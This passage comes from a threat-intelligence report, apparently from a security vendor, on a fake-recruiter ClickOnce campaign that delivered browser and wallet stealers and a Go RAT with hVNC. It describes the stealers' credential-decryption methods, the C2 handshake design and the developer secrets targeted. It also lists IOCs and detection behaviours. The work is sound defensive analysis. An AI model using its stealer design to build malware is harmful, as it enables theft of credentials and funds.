The Rust stealer covers Chrome, Edge, Brave, Vivaldi, Opera, Yandex, Firefox, and several anti-detect browser layouts. Its collectors include.

- direct SQLite and write-ahead-log parsing for cookies, passwords, and autofill
- DPAPI master-key recovery and Chromium ABE/elevator handling
- Chrome DevTools Protocol-assisted collection
- Yandex passman-specific recovery
- Firefox NSS plus PBES2, 3DES, and AES decryption
- Roblox and Google token or session artifacts

Its CookieEsc subsystem can duplicate handles, interact with Network Service and browser processes, invoke Restart Manager, terminate and restart browsers, resolve reparse points, and fall back to existing Volume Shadow Copy paths. This creates several routes to locked browser databases.

Wallet, application, and developer-secret theft#

The active modules target browser-wallet extensions, desktop wallets, password managers, Discord, Telegram, Steam, VPN, FTP, SSH, KeePass databases, installed software, screenshots, and host information.

Developer and cloud targets include .env files and common data locations for Amazon Web Services (AWS), Docker, Kubernetes, GitHub CLI, Terraform, Vercel, Netlify, Claude, Cursor, and Visual Studio Code. On a developer endpoint, this can extend a wallet compromise into source control, continuous integration and deployment (CI/CD), cloud, or production systems.

No exact public match was found for the final hash, CookieEsc implementation names, build ID, builder path, or relay configuration. This payload should be reported as an unclassified Rust stealer, likely generated through a private panel or builder.

Final payload 3: Go RAT and hVNC#

The fdsfgweg branch recovers a 4,265,472-byte Go x64 PE.

Retained source filenames expose the design. The transport files mux.go, crypto.go, and network.go implement the channel described below; the remainder are operator modules, browsable in the inspector further down.

Encrypted transport#

The implant uses a pre-shared key (PSK) and mutual challenge-response before accepting tasking.

1. Read a 32-byte server nonce.
2. Generate and send a 32-byte client nonce.
3. Send a keyed-hash message authentication code (HMAC)-SHA256 client authenticator.
4. Receive and constant-time verify the server authenticator.
5. Derive session material with HMAC-based Extract-and-Expand Key Derivation Function (HKDF)-SHA256 and the label aes-256-gcm.
6. Protect multiplexed traffic with AES-256 in Galois/Counter Mode (GCM).

This creates a long-lived encrypted raw-TCP session on port 5556 rather than an HTTPS or WebSocket connection.

Operator capabilities#

Protocol strings and retained source structure establish the module set below. These are shipped capabilities recovered statically. Nothing here shows which modules an operator tasked against the victim.

RAT capabilities
Nine operator modules over one authenticated channel
AES-256-GCM, port 5556

Following the money#

Wallet addresses and the exact loss amount are withheld to avoid identifying the victim or associated parties. The mechanics remain useful.

Key theft, not signature phishing#

The unauthorized transactions were ordinary transfers signed directly from an externally owned account. The wallet history contained no relevant `setApprovalForAll`, `Permit2` signature abuse, or approval to the addresses that removed the assets.

The attacker held the private key. That is consistent with the recovered stealers' wallet, key, browser-session, and local-file collection. It is inconsistent with a simple approval or signature-phishing drain.

Remediation requires more than revoking a token approval. Every private key or seed phrase accessible from the endpoint must be treated as permanently compromised across every chain.

Position unwinding and consolidation#

The attacker did more than sweep liquid balances. Outstanding borrows were repaid to release collateral, and the newly available collateral was removed. Multiple token types were swapped through decentralized-exchange aggregators, converted to wrapped Ether, and bridged to Ethereum mainnet.

The first unauthorized transaction and the completed drain were separated by roughly one hour. Consolidation continued the following morning, when approximately 22.6 Ether reached one staging wallet.

No mixer appeared in the observed flow. The operator used chain hopping, splitting, and aggregation. One branch entered a wallet that received thirteen inbound transfers from thirteen addresses within 43 minutes before forwarding the aggregate. Approximately 8.3 Ether remained at one hop for three weeks. An automated sweeper later collected residual dust from the victim wallet, showing that it remained under observation.

Address-poisoning noise#

Zero-value transfers from lookalike addresses followed value-bearing transactions within minutes. These were opportunistic address-poisoning bots, not campaign infrastructure.

real destination	0x7383c383...6716
poisoning address	0x7383960902...6716
poisoning address	0x73830B8Bd2...6716

Blockchain indicator lists should exclude these addresses. Similar prefixes and timing alone do not establish operator control.

Campaign and malware-family links#

The most specific public comparison is the GAPI_Update and fake Google Workspace ecosystem documented by Security Alliance. That reporting describes Google Docs or Sheets panels, fake Workspace and scheduling pages, "Google API certificate" or update prompts, and three delivery choices: ClickOnce, a direct download, or ClickFix. It also shows that the front end and final malware were separable. One reported Google Docs branch used the GAPI_Update name but delivered Rhadamanthys rather than the payloads recovered here.

This campaign reproduces an unusually specific subset of that pattern: a Google Apps Script assessment, Google Workspace branding, the GapiUpdate application name, and signed ClickOnce delivery. The Windows payloads nevertheless differ: this intrusion delivered NeedleStealer, an unclassified Rust stealer, and a custom Go RAT rather than the publicly recovered Rhadamanthys payload. That combination is consistent with an affiliate or front-end provider swapping the final payload according to customer, availability, or campaign requirements.

The domain resemblance is thematic rather than an infrastructure match.

This campaign	SEAL fake workspace set	Similarity	Evidentiary limit
gapidriver[.]com	gapiupdate[.]click gapiauth[.]net gapioath[.]com gapiconnect[.]com authgapi[.]click gapiauth[.]info auth3gapi[.]online apidrive[.]online	Repeated gapi plus update, authentication, connection, or drive terminology supporting the same Google API update pretext	No exact domain, registration, passive-DNS, hosting, certificate, or account overlap has been established

Security Alliance cautions that these campaigns cannot be reliably reduced to one actor and that phishing front ends may be supplied separately from MaaS payloads. The defensible assessment is therefore a relationship to the broader GAPI_Update lure/service ecosystem, but not a same-operator link. See [Beware of cold reachouts: info-stealer malware campaigns targeting crypto](#).

Attribution#

This campaign intersects with the GAPI_Update and fake Google Workspace activity reported by Security Alliance. Both use Google-hosted or Google-branded lures, false update or certificate prompts, ClickOnce delivery, and cryptocurrency-focused credential theft. Security Alliance placed the wider ecosystem within Russia-based traffer and MaaS operations, including activity adopting social-engineering techniques associated with DPRK campaigns.

The [Hacker Fantastic thread](#) provides a direct technical link to another active campaign. Its DocSend-branded ClickOnce loader was signed with the same SSL.com certificate issued to BARNEHAGEN GUNHILDS MINNE AS: serial 4D6ABBFC7C052CBAFAA53659971AC471 and SHA-1 thumbprint 12730A7DD9AF98F14441D476C10EB346708C1194. The thread also published the a7dc0a...a50a loader hash recovered here from fdsfgweg.png. The reported chain used a fake Google Docs decryption prompt, a WebView-based ClickOnce loader, and multiple credential-stealing payloads, and was described by the researcher as DPRK-nexus cryptocurrency-targeting activity.

These public links place GapiUpdate within an active, shared ClickOnce delivery cluster targeting cryptocurrency users. SEAL's reporting supplies the broader GAPI_Update, traffer, and MaaS context; the Hacker Fantastic thread supplies exact certificate and payload-hash overlap with a contemporaneous ClickOnce intrusion. The two GapiUpdate certificates themselves, Avento Software OÜ on version 1.0.0.182 and BARNEHAGEN GUNHILDS

MINNE AS on version 1.0.0.201, were both SSL.com OV Code Signing certificates, which favors a signing pipeline over two unrelated thefts.

Detection and hunting notes#

ClickOnce origin artifacts#

ClickOnce installs for one Windows user and records the installer source in that user's registry. The store is SideBySide\2.0.

```
HKCU\Software\Classes\Software\Microsoft\Windows\CurrentVersion\Deployment\SideBySide\2.0\Visibility\...
```

```
HKCU\Software\Classes\Software\Microsoft\Windows\CurrentVersion\Deployment\SideBySide\2.0\Marks\...
```

```
HKCU\Software\Classes\Software\Microsoft\Windows\CurrentVersion\Deployment\SideBySide\2.0\Components\...
```

The `Visibility` and `Marks` keys can hold the source URL as hexadecimal. `Components` can hold `DigestValue`, the application-manifest digest. Decoded values from this incident included `gapidriver[.]com/installer/GapiUpdate.application`. Search those records for that origin, `GapiUpdate.application`, both public-key tokens, and the manifest digests. These records can outlast the network activity, which helps when proxy logs are unavailable.

Sandbox telemetry from version 1.0.0.182 recorded dozens of `SideBySide` writes under that same hive, including `Components`, `Marks`, `Visibility`, and `StateManager` keys tagged with public-key token `38ce3b33a131dca3`.

High-value behavioral sequence#

23/26

Attack chain
Detection sequence, first open to payload dispatch
Hover to expand
Step 1
Manifest opened
browser or chat client opens *.application
Step 2
ClickOnce runtime
rundll32.exe dfshim.dll,ShOpenVerbApplication
Step 3
Per-user install
dfsvc.exe, %LOCALAPPDATA%\Apps\2.0
Step 6
Non-browser API calls
GET /api/get.php, POST /api/rest.php
Step 5
WebView2 decoy
msedgewebview2.exe → workspace.google[.]com
Step 4
Stager starts
Launcher.exe → GapiUpdate.exe → GapiUpdate.dll
Step 7
Encrypted RAR extraction
Razo.rar into a temporary extracted directory
Step 8
PE masquerade
MZ files under .png names become random EXEs
Step 9
Staggered launch
native payloads about 60 seconds apart

Additional high-signal behaviors include.

- non-browser access to Chromium Local State, Login Data, Cookies, write-ahead logs, Firefox key4.db, and logins.json
- DPAPI, SYSTEM impersonation, browser-process access, Restart Manager, or Volume Shadow Copy activity following those reads
- one process reading wallet, password-manager, .aws, .kube, Docker, GitHub CLI, Terraform, Vercel, Netlify, Cursor, Claude, Visual Studio Code, SSH, VPN, and KeePass data
- creation of a DeviceSetupManager scheduled task by a user-writable executable
- a long-lived raw-TCP connection to 91.219.238.169:5556

- hidden-desktop creation combined with screen capture, input APIs, and encrypted network multiplexing

Public-IP services used by the samples are legitimate. Alert only when they are contacted by a correlated random executable, ClickOnce child, or suspected stealer.

Summary#

A fake recruiter moved the victim through what appeared to be a normal Web3 hiring process, including LinkedIn contact, Calendly interviews, and a malicious technical assessment. A Google Apps Script page profiled the visitor, enumerated wallet extensions, reported progress to Telegram, and delivered a signed ClickOnce application.

ClickOnce installed `Launcher.exe`, `GapiUpdate.exe`, and `GapiUpdate.dll`. The .NET stager rendered a Google Workspace decoy, inventoried security and analysis processes, and made an authenticated request to `gapidriver[.]com`. The response supplied a Dropbox URL and password for `Razo.rar`. The stager extracted three x64 PEs disguised as PNG images, renamed them to random executables, and dispatched them with a one-minute delay after the first launch.

The first two branches used Rust wrappers, authenticated Vortex containers, modified Donut instances, and aPLib to recover NeedleStealer and a separate Rust stealer. The third used a Go loader, Vortex, Donut, and LZNT1 to recover a persistent Go RAT with encrypted C2, shell, file management, proxy, keylogger, VNC, and hVNC capabilities.

The July compromise resulted in theft of the individual's private key and a wallet drain across six chains. Static analysis of version `1.0.0.201` establishes how the Windows delivery bundle reaches credential theft and interactive access.

Part 2 of this investigation covers the macOS installer from the same delivery page, `GAPIUpdate.dmg`, in [From GAPIUpdate to Odyssey Stealer: inside a macOS wallet-theft chain](#).

TTPs and IOCs#

The tactics, techniques, and procedures (TTPs) below use MITRE ATT&CK technique identifiers. Indicators of compromise (IOCs) follow, grouped by type.

References#

- [From GAPIUpdate to Odyssey Stealer: inside a macOS wallet-theft chain](#)
- [Microsoft, Contagious Interview: malware delivered through fake developer job interviews](#)
- [Unit 42, North Korean threat actors lure tech job seekers as fake recruiters](#)
- [Security Alliance, Beware of cold reachouts: infostealer malware campaigns targeting crypto](#)
- [Malwarebytes, Malicious trading website drops malware that hands over your browser to attackers](#)
- [Arctic Wolf, CastleLoader: new campaigns, new tooling, and the NeedleStealer connection](#)
- [MITRE ATT&CK, Contagious Interview \(G1052\)](#)
- [Microsoft, ClickOnce security and deployment](#)
- [TheWover, Donut](#)

Acknowledgments#

Initial research and malware analysis by the Komainu Security Incident Response Team (KSIRT). We want to acknowledge Google Threat Intelligence Group for their assistance.

Evidence has been preserved and shared with relevant parties. Wallet addresses, the exact loss figure, and identifying information about the victim or associated parties are withheld.

For questions, related intelligence, or sightings of this campaign, contact ehlo@haveibeensquatted.com.

For press inquiries, contact press@haveibeensquatted.com.

Domain protection

Detect adversary infrastructure while it is being staged.

Have I Been Squatted helps security teams detect lookalike domains, certificate and DNS changes, and staging infrastructure, investigate the evidence, and coordinate takedowns.